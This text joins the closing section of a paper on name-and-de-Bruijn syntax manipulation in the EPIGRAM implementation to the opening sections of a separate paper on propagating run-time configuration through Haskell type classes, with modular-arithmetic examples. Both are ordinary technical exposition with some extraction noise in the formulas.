$$\begin{array}{l} \text{data InfTree} : \star \text{ where Leaf} : \text{InfTree} \\ \text{Node} : (\text{Nat} \rightarrow \text{InfTree}) \rightarrow \text{InfTree} \end{array}$$

We neglected to include these structures in our paper presentation of EPIGRAM [19] because they would have reduced our light-to-heat ratio for no profit—we gave no examples which involved them. However, as you shall shortly see, they do not complicate the implementation in the slightest—the corresponding inductive hypothesis is parametrized by the same prefix  $\vec{y} : \vec{Y}$ .

Our agency for inductive elimination operators follows Luo’s recipe directly. The basic outline is as follows:

$$\begin{array}{l} \text{makeIndElim} :: \text{Agency} (\text{Binding} \rightarrow \text{Prefix} \rightarrow \text{Binding}) \\ \text{makeIndElim} \text{root} (\text{family} : \in \text{famtype}) \text{constructors} = \\ \text{root} : \in \text{targets} \rightarrow \\ \text{motive} \rightarrow \\ \text{fmap method} \text{constructors} \rightarrow \\ \text{bName} \text{motive} -\$ \text{targets} \\ \text{where} \quad \text{— constructions from condition 1} \\ \text{ForAll indices set} [] = \\ \text{analysis root “1” famtype} \\ \text{targets} = \text{indices} < \\ \text{root} // “x” : \in \text{family} -\$ \text{indices} \\ \text{motive} = \text{root} // “P” : \in \text{targets} \rightarrow \\ \text{F}(\text{nm} “\text{Set}”) \\ \text{method} :: \text{Binding} \rightarrow \text{Binding} \\ \dots \end{array}$$

As we have seen before, **makeIndElim** is an agency which constructs a binding—the intended name of the elimination operator is used as the name of the agent. The **analysis** function readily extracts the indices from the type of the family (we presume that this ranges over **Set**). From here, we can make the type of an element with those indices, and hence compute the prefix of **targets** over which the **motive** is abstracted. Presuming we can build an appropriate method for each constructor, we can now assemble our induction principle.

But how do we build a method for a constructor? Let us implement the constructions corresponding to condition 2.

$$\begin{array}{l} \text{method} :: \text{Binding} \rightarrow \text{Binding} \\ \text{method} (\text{con} : \in \text{contype}) = \\ \text{meth} : \in \text{conargs} \rightarrow \\ (\text{indhyp} \ll\ll \text{conargs}) \rightarrow \\ \text{bVar} \text{motive} \$ \text{conindices} .\$ (\text{con} -\$ \text{conargs}) \\ \text{where} \\ \text{meth} = \text{root} // “m” \leftarrow \text{con} \\ \text{ForAll conargs fam conindices} = \\ \text{analysis meth “a” contype} \\ \text{indhyp} :: \text{Binding} \rightarrow \text{Prefix} \\ \dots \end{array}$$

The method’s type says that the motive should hold for those targets

which can possibly be built by the constructor, given the constructor’s arguments, together with inductive hypotheses for those of its arguments which happen to be recursive. We can easily combine the hypothesis constructions for non-recursive and recursive arguments (3 and 4, above) by making `Stack` an instance of the `MonadPlus` class in exactly the same ‘list of successes’ style as we have for ordinary lists [25]. The non-recursive constructor arguments give rise to an empty `Prefix` (= `Stack Binding`) of inductive hypothesis bindings.

```
indhyp :: Binding → Prefix
indhyp(arg :argtype) = do
  guard (argfam=family) — no hyp if arg non-recursive
  return (arg//“h” :argargs →
    bVar motive $$ argindices
    :$ (arg $$ argargs))
  where ForAll argargs argfam argindices =
    analysis meth “Y” argtype
```

With this, our construction is complete.

## Epilogue

In this paper, we have shown how to manipulate syntax with binding using a mixed representation of names for free variables (with respect to the task in hand) and de Bruijn indices [5] for bound variables. By doing so, we retain the advantages of both representations: naming supports easy, arithmetic-free manipulation of terms; de Bruijn indices eliminate the need for  $\alpha$ -conversion. Further, we have ensured that not only the user but also the *implementation* need never deal with de Bruijn indices, except within key basic operations such as **abstract** and **instantiate**.

Moreover, we have chosen a representation for names which readily supports a power structure naturally reflecting the structure of agents within the implementation. Name choice is safe and straightforward. Our technology combines easily with an approach to syntax manipulation inspired by Huet’s ‘zippers’[10].

Of course, it takes some effort to ensure that name-roots are propagated correctly through the call hierarchy of a large system. We can manage the details of this in practice by working within an appropriate monad. The monad which we use also manages the book-keeping for the recursive solution of metavariables by expressions in terms of other metavariables (whose names are extensions of the original)—this process is beyond the scope of this paper.

Without the ideas in this paper (amongst many others) it would have been much more difficult to implement EPIGRAM [18]. Our example—constructing inductive elimination operators for datatype families—is but one of many where it proves invaluable. Others indeed include  $\lambda$ -lifting [12] and Miller-style unification [22].

More particularly, this technology evolved from our struggle to implement the ‘elimination with a motive’ approach [17], central to the elaboration of EPIGRAM programs into Type Theory. This transforms a problem containing a *specific instance* of a datatype family

$$\forall \vec{s} : \vec{S}. \forall x : F\vec{t}. T$$

into an equivalent problem which is immediately susceptible to elimination with operators like those constructed in our example.

$$\begin{aligned} &\forall \vec{t} : \vec{I}. \forall x' : F\vec{t}. \\ &\forall \vec{s} : \vec{S}. \forall x : F\vec{t}. T. \\ &\vec{t} = \vec{t} \rightarrow x' = x \rightarrow \\ &T \end{aligned}$$

Moreover, EPIGRAM source code is edited and elaborated into an underlying type theory incrementally, in no fixed order and with considerable dependency between components. The elaboration process is, in effect, code-driven tactical theorem-proving working on multiple interrelated problems simultaneously. Our principled approach to manipulating abstract syntax within multiple agents provides the key discipline we need in order to manage this process easily. We simply could not afford to leave these issues unanalysed.

Whatever the syntax you may find yourself manipulating, and whether or not it involves dependent types, the techniques we have illustrated provide one way to make the job easier. By making computers using names the way *people* do, we hope you can accomplish such tasks straightforwardly, and without becoming a prisoner of numbers.

## ABSTRACT

The *configurations problem* is to propagate run-time preferences throughout a program, allowing multiple concurrent configuration sets to coexist safely under statically guaranteed separation. This problem is common in all software systems, but particularly acute in Haskell, where currently the most popular solution relies on unsafe operations and compiler pragmas.

We solve the configurations problem in Haskell using only stable and widely implemented language features like the type-class system. In our approach, a term expression can refer to run-time configuration parameters as if they were compile-time constants in global scope. Besides supporting such intuitive term notation and statically guaranteeing separation, our solution also helps improve the program’s performance by transparently dispatching to specialized code at run-time. We can propagate any type of configuration data—numbers, strings, *IO* actions, polymorphic functions, closures, and abstract data types. No previous approach to propagating configurations implicitly in any language provides the same static separation guarantees.

The enabling technique behind our solution is to propagate values via types, with the help of polymorphic recursion and higher-rank polymorphism. The technique essentially emulates local type-class instance declarations while preserving coherence. Configuration parameters are propagated throughout the code implicitly as part of type inference rather than explicitly by the programmer. Our technique can be regarded as a portable, coherent, and intuitive alternative to implicit parameters. It motivates adding local instances to Haskell, with a restriction that salvages principal types.

**Categories and Subject Descriptors:** D.1.1 [**Programming Techniques**]: Applicative (Functional) Programming; D.3.2 [**Language Classifications**]: Haskell; D.3.3 [**Programming Techniques**]: Language Constructs and Features—*abstract data types; polymorphism; recursion*

**General Terms:** Design, Languages

**Keywords:** Type classes; implicit parameters; polymorphic recursion; higher-rank polymorphism; existential types

## 1. INTRODUCTION

Most programs depend on configuration parameters. For example, a pretty-printing function needs to know the width of the page, modular arithmetic depends on the modulus, numerical code heavily depends on tolerances and rounding modes, and most end-user applications depend on user preferences. Sometimes the parameters of the computation are known when the code is written or compiled. Most of the time, however, the parameters are initialized at the beginning of the computation, such as read from a configuration file. Sometimes the parameters stay the same throughout a program execution, but other times they need to be re-initialized. For example, numerical code may need to be re-executed with different rounding modes [12]. Also, a cryptography program may need to perform modular arithmetic with various moduli. Library code especially should support *multiple* sets of parameters that are simultaneously in use, possibly in different threads.

We refer to the problem of setting and propagating preference parameters as the *configurations problem*. We use the term “configurations” in the plural to emphasize that we aim to parameterize code at run time for several concurrent sets of preferences.

A solution to the configurations problem should keep configuration parameters out of the way: code that uses no parameters should not require any change. In particular, the programmer should not be forced to sequence the computation (using a monad, say) when it is not otherwise needed. The parameters should be statically typed and fast to access—ideally, just like regular lexical variables. Configuration data should be allowed to become known only at run time. Moreover, different configurations should be able to coexist. When different configurations do coexist, the user should be statically prevented from inadvertently mixing them up; such subtle errors are easy to make when the first goal above (that configuration parameters be implicit) is achieved. The solution should be available on existing programming language systems.

Given how pervasive the configurations problem is, it is not surprising that the topic provokes repeated discussions in mailing lists [1, 7, 29], conferences [19], and journals [9]. As these discussions conclude, no previous solution is entirely satisfactory.

Historically, the configurations problem is “solved” with mutable global variables or dynamically-scoped variables. Neither solution is satisfactory, because concurrent sets of parameters are hard to support reliably, be the language pure or impure, functional or imperative. Furthermore, in a pure functional language like Haskell, mutable global variables are either unwieldy (all code is written in monadic style) or unsafe (*unsafePerformIO* is used). Another common solution is to store configuration data in a globally accessible *registry*. That approach suffers from run-time overhead and often the loss of static typing. Finally, one type-safe and

pure approach is to place all configuration data into a record and pass it from one function to another. However, it is unappealing to do so explicitly throughout the whole program, not the least because managing concurrent sets of parameters is error-prone.

*Implicit parameters* [19] are a proposal to extend Haskell with dynamically-scoped variables like LISP’s [28]. As a solution to the configurations problem, implicit parameters inherit from dynamically-scoped variables the difficulty of supporting concurrent sets of parameters: they interact unintuitively with other parts of Haskell [26] and easily lead to quite subtle errors [9], whether or not the monomorphism restriction is abolished. As Peyton Jones [26] puts it, “it’s really not clear what is the right thing to do.”

In this paper, we present a solution to the configurations problem in Haskell that meets all the requirements enumerated above. We rely on type classes, higher-rank polymorphism, and—in advanced cases—the foreign function interface. These are all well-documented and widely-implemented Haskell extensions, for instance in Hugs and in the Glasgow Haskell Compiler. The notation is truly intuitive; for example, the term

```
foo :: (Integral a, Modular s a) ⇒ M s a
foo = 1000 × 1000 × 5 + 2000
```

expresses a modular computation in which *each* addition and multiplication is performed modulo a modulus. The type signature here<sup>1</sup> describes a polymorphic “modulus-bearing number” of type  $M s a$ . As we detail in Section 3, the type-class constraints require that the type  $a$  be an *Integral* type (such as *Int*), and that the type  $s$  carry configuration data for *Modular* arithmetic on  $a$ . The modulus is supplied at run time, for example:

```
withIntegralModulus' 1280 foo
```

The same computation can be re-executed with different moduli:

```
[withIntegralModulus' m foo | m ← [1 .. 100]]
```

We take advantage of the compiler’s existing, automatic type inference to propagate configuration data as type-class constraints. Thus the type annotations that are sometimes needed are infrequent and mostly attached to top-level definitions. Type inference also affords the programmer the flexibility to choose the most convenient way to pass configuration data: take an argument whose type mentions  $s$ ; return a result whose type mentions  $s$  (as *foo* above does), and let unification propagate the type information in the opposite direction of data flow; or even propagate configuration data from one argument of a function to another, by unifying their types. This flexibility reflects the fact that the compile-time flow of configuration types need not follow the run-time flow of configuration values.

Our technique handles not only “conventional” parameters, like numbers and strings, but any Haskell value, including polymorphic functions and abstract data types. We let configuration data include functions tuned to run-time input, such as faster modular-arithmetic functions that exist for composite moduli [16, 25, 30]. For another example, we can treat an array lookup function as a configuration parameter, and selectively disable bounds-checking where we have verified already that array indices are in bounds. In general, we can treat global imports like the Prelude as configuration data, so that different pieces of code can “import their own specialized Prelude”.

The basic idea behind our approach is not new. Thurston [31] independently discovered and used our technique for modular arithmetic. Our contribution here is not just to introduce Thurston’s technique to a broader audience, but also to extend it to the general configurations problem at any type, beyond integers. We achieve more intuitive notation, as shown above, as well as better perfor-

---

<sup>1</sup>This type signature is required. We argue at the end of Section 5.1 that this is an advantage.

mance by specializing code at run-time. Along the way, we survey existing attempts at solving the configurations problem. For multiple configurations, our solution is more portable, coherent, and intuitive than implicit parameters. Finally, our technique effectively declares local type-class instances, which prompts us to sketch an extension to Haskell.

This paper is organized as follows. In Section 2, we discuss the configurations problem and survey previous attempts at solving it. We demonstrate why these attempts are unsatisfactory and illustrate how acute the problem is if otherwise pure functional programmers are willing to resort to operations with no safety guarantee. Section 3 introduces the running example of modular arithmetic. This example calls for the peaceful coexistence and static separation of several concurrent configurations. Section 4 develops our solution in three stages: passing integers; passing serializable data types, including floating-point numbers and strings; and finally, passing any type, including functional and abstract values. In Section 5 we present two real-world examples to demonstrate that our solution scales to multiple parameters and helps the programmer write fast code with intuitive notation. Our solution improves over the OpenSSL cryptography library, where the lack of static separation guarantees seems to have stunted development. In Section 6, we compare our solution to previous work, especially Lewis et al.’s implicit parameters [19]. We argue for adding local type-class instances to Haskell and sketch how. We then conclude in Section 7.

## 2. THE CONFIGURATIONS PROBLEM

A Haskell program is a collection of definitions, which are rarely closed. For example,

```
result approx = last $ take maxIter $ iterate approx (pi / 2)
```

is an open definition: *last*, *take*, *iterate*, *pi*, and *maxIter* are defined elsewhere. The values associated with these symbols are known at compile time. Such a static association is proper for *pi*, which is truly a constant. However, *maxIter* is more of a user preference. A user may reasonably wish to run the program for different values of *maxIter*, without recompiling the code. Unfortunately, if the value of *maxIter* is to be read from a configuration file at the beginning of the computation, or may change from run to run of *result*, it seems that we can no longer refer to *maxIter* as neatly as above.

The *configurations problem* is to make run-time user preferences available throughout a program. As “configurations” in the plural shows, we aim to support concurrent sets of preferences and keep them from being accidentally mixed. The sets of preferences should stay out of the way, yet it should be clear to both the programmer and the compiler which set is used where. (We discuss the latter *coherence* requirement in Section 6.) In this general formulation, the problem is an instance of run-time code parameterization.

The configurations problem is pervasive and acute, as evidenced by recurrent discussions on the Haskell mailing list [1, 7, 29]. It is often pointed out, for example, that numerical code typically depends on a multitude of parameters like *maxIter*: tolerances, initial approximations, and so on. Similarly, most end-user applications support some customization.

The existing approaches to the configurations problem can be summarized as follows [1, 9].

The most obvious solution is to pass all needed parameters explicitly as function arguments. For example:

```
result maxIter approx =
```

```
last $ take maxIter $ iterate approx (pi / 2)
```

An obvious drawback of this solution is that many computations depend on many parameters, and passing a multitude of positional arguments is error-prone. A more subtle problem is that, if there

are several sets of configuration data (as in Section 3.1), it is easy to make a mistake and pass parameters of the wrong set deep within the code. The mix-up cannot be detected or prevented statically.

The second solution is to group all the parameters in a single Haskell record with many fields, and pass it throughout the code:

```
data ConfigRecord = ConfigRecord
    {maxIter :: Int, tolerance :: Float ...}
result conf approx =
    last $ take (maxIter conf) $ iterate approx (pi / 2)
```

This approach effectively turns the configuration parameters from positional arguments to keyword arguments. This way, the functions are easier to invoke and have tidier signatures. However, to refer to a configuration parameter, we have to write the more verbose `maxIter conf`. Moreover, we still have to pass the configuration record explicitly from function to function. Therefore, there is still a danger of passing the wrong record in the middle of the code when several configuration records are in scope. The same criticism applies to the analogous approach of passing configuration data in first-class objects or modules in the ML language family.

The third approach, advocated with some reluctance by Hughes [9], is to use implicit parameters [19]. As the name implies, implicit parameters do not need to be passed explicitly among functions that use them. Unfortunately, implicit parameters disturbingly weaken the equational theory of the language: a piece of code may behave differently if we add or remove a type signature, or even just perform a  $\beta$ - or  $\eta$ -expansion or reduction. We compare implicit parameters to our approach in more detail in Section 6.2.

The fourth approach to the configurations problem is to use a reader monad [3]. Its drawback is that any code that uses configuration data (even only indirectly, by calling other functions that do) must be sequenced into monadic style—even if it does not otherwise have to be. Alternatively, we may use mutable reference cells (*IRef*) in conjunction with the *IO* monad. This method obviously emulates mutable global variables, which are often used to store configuration data in impure languages. If our program uses multiple configurations, we may need to mutate the global variables in the middle of the computation, which, as is well-known in imperative languages, is greatly error-prone. Because *IRef* calls for the *IO* monad, using *IRef* for configuration data requires either the tedium of coding in monadic style all the time or the unsoundness of using *unsafePerformIO* [5]. Regrettably, the most popular solution to the configurations problem in Haskell seems to be the latter: issue compiler pragmas to disable inlining and common subexpression elimination, invoke *unsafePerformIO*, and pray [7, 9].

A fifth approach is to generate code at run time, after the necessary configuration data is known [14]. At that time, `maxIter` above can be treated just like `pi`: as a compile-time constant. This approach has the drawback that a compiler and a linker enter the footprint of the run-time system, and can become a performance bottleneck. Moreover, it is harder for program components using different sets of configuration data to communicate.

A final possible solution to the configurations problem is to turn global definitions into local ones:

```
topLevel maxIter tolerance epsilon... = main where
    main = ...
    ...
    result approx = last $ take maxIter $ iterate approx (pi / 2)
```

Most of the code above is local inside `topLevel`. We pass parameters explicitly to that function only. Within a local definition like `result`, the configuration parameters are in scope, do not have to be passed around, and can be used just by mentioning their names. Furthermore, to use different sets of configuration data, we merely invoke

`topLevel` with different arguments. We are statically assured that computations with different configuration data cannot get mixed up. The solution seems ideal—except putting all code within one giant function completely destroys modularity and reuse.

In the following sections, we show how to attain all the benefits of the last approach with modular code arranged in top-level definitions. Our type-class constraints, like *Modular s a* in the introduction, can be thought of as top-level labels for local scopes.

### 3. MOTIVATING EXAMPLE: MODULAR ARITHMETIC

*Modular arithmetic* is arithmetic in which numbers that differ by multiples of a given *modulus* are treated as identical:  $2 + 3 = 1 \pmod{4}$  because 2 + 3 and 1 differ by a multiple of 4. Many applications, such as modern cryptography, use modular arithmetic with multiple moduli determined at run time. To simplify these computations, we can define functions in Haskell like

```
add :: Integral a => a -> a -> a -> a
add m a b = mod (a + b) m
mul :: Integral a => a -> a -> a -> a
mul m a b = mod (a * b) m
```

(where `mod` is a member function of the *Integral* type class in the Prelude) so we can write

```
test1 m a b = add m (mul m a a) (mul m b b)
```

to compute  $a \times a + b \times b$  modulo  $m$ . The modulus  $m$  is the parameter of these computations, which is passed explicitly in the above examples, and which we want to pass implicitly. Like `test1` above, many cryptographic routines perform long sequences of arithmetic operations with the same modulus. Since the parameter  $m$  is passed explicitly in `test1` above, it is easy to make a mistake and write, for example, `add m' (mul m a a) (mul m b b)`, where  $m'$  is some other integral variable in scope. As the first step towards making the modulus parameter implicit, let us make sure that sequences of modular operations like `test1` indeed all use the same modulus.

#### 3.1 Phantom Types for Parameter Threads

Our first subgoal, then, is to statically guarantee that a sequence of modular operations is executed with the same modulus. Launchbury and Peyton Jones's [17, 18] *ST* monad for state threads in Haskell uses a type parameter *s* to keep track of the state thread in which each computation takes place. Similarly, we use a type parameter *s* to keep track of the modulus used for each computation. However, because this piece of state is fixed over the course of the computation, we do not force the programmer to sequence the computation by writing in monadic or continuation-passing style.

```
newtype Modulus s a = Modulus a deriving (Eq, Show)
newtype M s a = M a deriving (Eq, Show)
add :: Integral a => Modulus s a -> M s a -> M s a -> M s a
add (Modulus m) (M a) (M b) = M (mod (a + b) m)
mul :: Integral a => Modulus s a -> M s a -> M s a -> M s a
mul (Modulus m) (M a) (M b) = M (mod (a * b) m)
```

Also, we need the function `unM` to give us the number back from the wrapped data type `M s a`:

```
unM :: M s a -> a
unM (M a) = a
```

The type parameter *s* is *phantom*. That is, it has no term representation: the parameter *s* occurs only in type expressions without affecting term expressions. The expression `test1` remains the same, but it now has a different type:

`test1 :: Integral a => Modulus s a -> M s a -> M s a -> M s a`

The argument and result types of `add` and `mul` share the same type variable `s`. During type checking, the compiler automatically propagates this type information to infer the above type for `test1`. As with the `ST` monad, the type parameter `s` is threaded, but unlike with the `ST` monad, the term-level expression is not sequenced monadically. Hence the compiler knows that the subexpressions `mul m a a` and `mul m b b` of `test1` can be computed in any order.

We can now existentially quantify over the type variable `s` to distinguish among different moduli at the type level and make sure that a series of modular operations is performed with the same modulus.

```
data AnyModulus a = ∀s. AnyModulus (Modulus s a)
makeModulus :: a → AnyModulus a
makeModulus a = AnyModulus (Modulus a)
```

This `makeModulus` function is typically used as follows.

```
case makeModulus 4 of
  AnyModulus m →
    let a = M 3; b = M 5 in
      unM $ add m (mul m a a) (mul m b b)
```

In the case alternative `case makeModulus 4 of AnyModulus m →`, the type variable `s` is existentially quantified. The compiler will therefore make sure that `s` does not “leak”—that is, accidentally unify with other quantified type variables or types. Because `s` is threaded through the type of `add` and `mul`, all modular operations in the argument to `unM` are guaranteed to execute with the same `s`, that is, with the same modulus.

There is a redundancy, though: the data constructor `AnyModulus` is applied in `makeModulus`, then peeled off right away in the case alternative. To eliminate this redundant packing and unpacking, we apply a continuation-passing-style transform to turn the existential type in `makeModulus` into a rank-2 polymorphic type:

```
withModulus :: a → (forall s. Modulus s a → w) → w
withModulus m k = k (Modulus m)
```

The `withModulus` function is more usable than `makeModulus`, because it avoids the verbiage of unpacking data constructors.

We can now write

```
test2 = withModulus 4 (λm →
  let a = M 3; b = M 5 in
    unM $ add m (mul m a a) (mul m b b))
```

to get the result 2. If we by mistake try to mix moduli and evaluate

```
withModulus 4 (λm →
  withModulus 7 (λm' →
    let a = M 3; b = M 5 in
      unM $ add m' (mul m a a) (mul m b b)))
```

we get a type error, as desired:

Inferred type is less polymorphic than expected  
Quantified type variable `s` escapes

It is mentioned in the environment: `m :: Modulus s a`

In the second argument of `withModulus`, namely  $(\lambda m' \rightarrow \dots)$

## 3.2 Type Classes for Modulus Passing

The second step in our development is to avoid explicitly mentioning the modulus `m` in terms. On one hand, in the term `test1` above, every occurrence of `add` and `mul` uses the same modulus value `m`. On the other hand, in the type of `test1` above, every instantiation of the type-schemes of `add` and `mul` uses the same phantom type `s`. Given that the type checker enforces such similarity between `m` and `s` in appearance and function, one may wonder if we could avoid explicitly mentioning `m` by somehow associating it with `s`.

The idea to associate a value with a type is not apocryphal, but quite easy to realize using Haskell’s type-class facility. If we constrain our type variable `s` to range over types of a specific type class, then the compiler will associate a class dictionary with `s`. Whenever `s` appears in the type of a term, the corresponding dictionary is available. We just need a slot in that dictionary for our modulus:

```
class Modular s a | s → a where
  modulus :: s → a
  normalize :: (Modular s a, Integral a) ⇒ a → M s a
  normalize a :: M s a = M (mod a (modulus (⊥ :: s)))
```

The functional dependency `s → a` signifies the fact that the type `s` represents a value of at most one type `a` [11]. As we shall see below, a stronger invariant holds: each value of type `a` is represented by a (different) type `s`.

For conciseness, the code uses lexically-scoped type variables [27] in a non-essential way:<sup>2</sup> in the left-hand side `normalize a :: M s a` above, the type `M s a` annotates the result of `normalize` and binds the type variable `s` in `⊥ :: s` to the right of the equal sign. Also, we denote `undefined` with `⊥`. One may be aghast at the appearance of `⊥` in terms, but that appearance is only symptomatic of the fact that the polymorphic function `modulus` does not need the value of its argument. The type checker needs the type of that argument to choose the correct instance of the class `Modular`. Once the instance is chosen, `modulus` returns the modulus value stored in that class dictionary. Informally speaking, `modulus` retrieves the value associated with the type `s`. If Haskell had a way to pass a type argument, we would have used it.

We can now avoid mentioning `m` in `add` and `mul`. This move makes these functions binary rather than ternary, so we overload the ordinary arithmetic operators `+` and `×` for modular arithmetic, simply by defining an instance of the class `Num` for our “modulus-bearing numbers” `M s a`. Modular arithmetic now becomes an instance of general arithmetic, which is mathematically pleasing.

```
instance (Modular s a, Integral a) ⇒ Num (M s a) where
  M a + M b = normalize (a + b)
  M a - M b = normalize (a - b)
  M a × M b = normalize (a × b)
  negate (M a) = normalize (negate a)
  fromInteger i = normalize (fromInteger i)
  signum      = error "Modular numbers are not signed"
  abs         = error "Modular numbers are not signed"
```

It is thanks to signatures in the `Num` class that this code propagates the modulus so effortlessly. For example, the arguments and result of `+` share the modulus because `Num` assigns `+` the type `M s a → M s a → M s a`. As we will keep seeing, it is often natural to propagate parameters via types. By contrast, if we think of `+` as taking two equal modulus terms as input, and passing that modulus on to `normalize`, then we might define `+` much less simply:

```
(M a :: M s1 a) + (M b :: M s2 a) = normalize (a + b) :: M s1 a
  where _ = [⊥ :: s1, ⊥ :: s2] -- equate the two input moduli
```

Anyway, it seems that we are done. We just need to redefine the function `withModulus` to incorporate our new type class `Modular`.

```
withModulus :: a → (forall s. Modular s a ⇒ s → w) → w
```

But here we encounter a stumbling block: how to actually implement `withModulus`? Given a modulus value `m` of type `a` and a polymorphic continuation `k`, we need to pass to `k` an instance of `Modular s a` defined by `modulus s = m`, for some type `s`. That

<sup>2</sup>This paper is written in literate Haskell and works in the Glasgow Haskell Compiler. (The code is available alongside our technical report [15].) Not shown here is another version of the code that avoids lexically-scoped type variables and (so) works in Hugs.

is, we need to construct an instance of the class *Modular* such that the function *modulus* in that instance returns the desired value *m*. Constructing such instances is easy when *m* is statically known:

```
m = 5
data Label
instance Modular Label Int where modulus _ = m
```

Hughes [8] shows many practical examples of such instances. But in our case, *m* is not statically known. We want *withModulus* to manufacture a new instance, based on the value of its first argument. One may wonder if this is even possible in Haskell, given that instance declarations cannot appear in the local scope of a definition and cannot be added at run time.

Another way to look at our difficulty is from the point of view of type-class dictionaries. The function *withModulus* must pass to *k* an implicit parameter, namely a dictionary for the type class *Modulus*. This dictionary is not hard to construct—it just contains the term  $\lambda s \rightarrow m$ . However, even though type classes have always been explicated by translating them to dictionary passing [6, 33], Haskell does not expose dictionaries to the programmer. In other words, Haskell does not let us explicitly pass an argument for a double arrow  $\Rightarrow$  (as in *Modular s a*  $\Rightarrow$   $\dots$ ), even though it is internally translated to a single arrow  $\rightarrow$  (as in *Modulus s a*  $\rightarrow$   $\dots$ ).

In the next section, we explain how to pass dictionary arguments using some widely-implemented extensions to Haskell. We build up this capability in three stages:

1. We describe how to pass an integer as a dictionary argument. This case handles the motivating example above: modular arithmetic over an integral domain.
2. We use Haskell’s foreign function interface to pass any type in the *Storable* class as a dictionary argument. This case handles modular arithmetic over a real (fractional) domain.
3. We take advantage of stable pointers in the foreign function interface to pass any type whatsoever—even functions and abstract data types—as a dictionary argument. This technique generalizes our approach to all configuration data.

## 4. BUILDING DICTIONARIES BY REFLECTING TYPES

Dictionaries at run time reflect context reductions at compile time, in a shining instance of the Curry-Howard correspondence. To pass a dictionary argument explicitly, then, we need to reify it as a type that can in turn reflect back as the intended value.

### 4.1 Reifying Integers

We start by reifying integers. We build a family of types such that each member of the family corresponds to a unique integer. To encode integers in binary notation, we introduce the type constant *Zero* and three unary type constructors.

```
data Zero; data Twice s; data Succ s; data Pred s
```

For example, the number 5, or 101 in binary, corresponds to the type *Succ (Twice (Twice (Succ Zero)))*. This representation is inspired by the way Okasaki [23] encodes the sizes of square matrices. Our types, unlike Okasaki’s, have no data constructors, so they are only inhabited by the bottom value  $\perp$ . We are not interested in values of these types, only in the types themselves.<sup>3</sup>

<sup>3</sup>Like Okasaki, we include *Twice* to perform reification and reflection in time linear (rather than exponential) in the number of bits. We also include *Pred* to encode negative numbers. These two type constructors make our type family larger than necessary: an integer can be encoded in an infinite number of differ-

We need to convert a type in our family to the corresponding integer—and back. The first process—reflecting a type into the corresponding integer—is given by the class *ReflectNum*:

```
class ReflectNum s where reflectNum :: Num a  $\Rightarrow$  s  $\rightarrow$  a
instance ReflectNum Zero where
  reflectNum _ = 0
instance ReflectNum s  $\Rightarrow$  ReflectNum (Twice s) where
  reflectNum _ = reflectNum ( $\perp :: s$ )  $\times$  2
instance ReflectNum s  $\Rightarrow$  ReflectNum (Succ s) where
  reflectNum _ = reflectNum ( $\perp :: s$ ) + 1
instance ReflectNum s  $\Rightarrow$  ReflectNum (Pred s) where
  reflectNum _ = reflectNum ( $\perp :: s$ ) - 1
```

The instances of the class deconstruct the type and perform corresponding operations (doubling, incrementing, and so on). Again, we should not be afraid of  $\perp$  in terms. As the underscores show, the function *reflectNum* never examines the value of its argument. We only need the type of the argument to choose the instance. In-finally speaking, *reflectNum* “maps types to values”.

The inverse of *reflectNum* is *reifyIntegral*, which turns a signed integer into a type that represents the given number in binary notation. In other words, the type says how to make the given number by applying increment, decrement and double operations to zero.

```
reifyIntegral :: Integral a  $\Rightarrow$ 
  a  $\rightarrow$  ( $\forall s$ . ReflectNum s  $\Rightarrow$  s  $\rightarrow$  w)  $\rightarrow$  w
reifyIntegral i k = case quotRem i 2 of
  (0, 0)  $\rightarrow$  k ( $\perp :: \text{Zero}$ )
  (j, 0)  $\rightarrow$  reifyIntegral j ( $\lambda(\_ :: s) \rightarrow k (\perp :: \text{Twice } s)$ )
  (j, 1)  $\rightarrow$  reifyIntegral j ( $\lambda(\_ :: s) \rightarrow k (\perp :: \text{Succ } (\text{Twice } s))$ )
  (j, -1)  $\rightarrow$  reifyIntegral j ( $\lambda(\_ :: s) \rightarrow k (\perp :: \text{Pred } (\text{Twice } s))$ )
```

The second argument to the function *reifyIntegral* is a continuation *k* from the generated type *s* to the answer type *w*. The generated type *s* is in the class *ReflectNum*, so the *reflectNum* function can convert it back to the value it came from. To be more precise, *reifyIntegral* passes to the continuation *k* a value whose type belongs to the class *ReflectNum*. As we are interested only in the type of that value, the value itself is  $\perp$ . The continuation passed to *reifyIntegral* should be able to process a value of any type belonging to the class *ReflectNum*. Therefore, the continuation is polymorphic and the function *reifyIntegral* has a rank-2 type.

At the end of Section 3.2, we stumbled over creating an instance of the class *Modular* to incorporate a modulus unknown until run time. Haskell does not let us create instances at run time or locally, but we can now get around that. We introduce a polymorphic instance of the class *Modular*, parameterized over types in the class *ReflectNum*. Each instance of *ReflectNum* corresponds to a unique integer. In essence, we introduce instances of the *Modular* class for every integer. At run time, we do not create a new instance for the *Modular* class—rather, we use polymorphic recursion to choose from the infinite family of instances already introduced.

```
data ModulusNum s a
instance (ReflectNum s, Num a)  $\Rightarrow$ 
  Modular (ModulusNum s a) where
    modulus _ = reflectNum ( $\perp :: s$ )
```

We can now implement the function *withModulus*, which was the stumbling block above. We call this function *withIntegralModulus*, as it will be generalized below.

ent ways. For example, the number 5 also corresponds to the type *Succ (Succ (Succ (Succ Zero))))*. We can easily use a different set of type constructors to enforce a unique representation of integers (we elide the code for brevity), but there is no need for the representation to be unique in this paper, and the type constructors above are easier to understand.

```

withIntegralModulus :: Integral a =>
    a -> (forall s. Modular s a => s -> w) -> w
withIntegralModulus i k =
    reifyIntegral i (lambda(_ :: s) -> k (perp :: ModulusNum s a))

```

We can test the function by evaluating `withIntegralModulus (-42) modulus`. The result is  $-42$ : the round-trip through types even leaves negative numbers unscathed. Our ability to reify any integer, not just positive ones, is useful below beyond modular arithmetic.

One caveat: The correctness of the round-trip is not checked by the type system, unlike what one might expect from type systems that truly offer singleton or dependent types. For example, if we accidentally omitted `Succ` in `reifyIntegral` above, the compiler would not detect the error. The reflection and reification functions therefore belong to a (relatively compact) trusted kernel of our solution, which must be verified manually and can be put into a library.

We can now write our running example as

```

test'_3 :: (Modular s a, Integral a) => s -> M s a
test'_3 _ = let a = M 3; b = M 5 in a * a + b * b
test_3 = withIntegralModulus 4 (unM o test'_3)

```

The sequence of modular operations appears in the mathematically pleasing notation  $a \times a + b \times b$ . The modulus is implicit, just as desired. Because we defined the method `fromInteger` in the class `Num`, this example can be written more succinctly:

```

test'_3 :: (Modular s a, Integral a) => s -> M s a
test'_3 _ = 3 * 3 + 5 * 5

```

Section 5.1 further simplifies this notation.

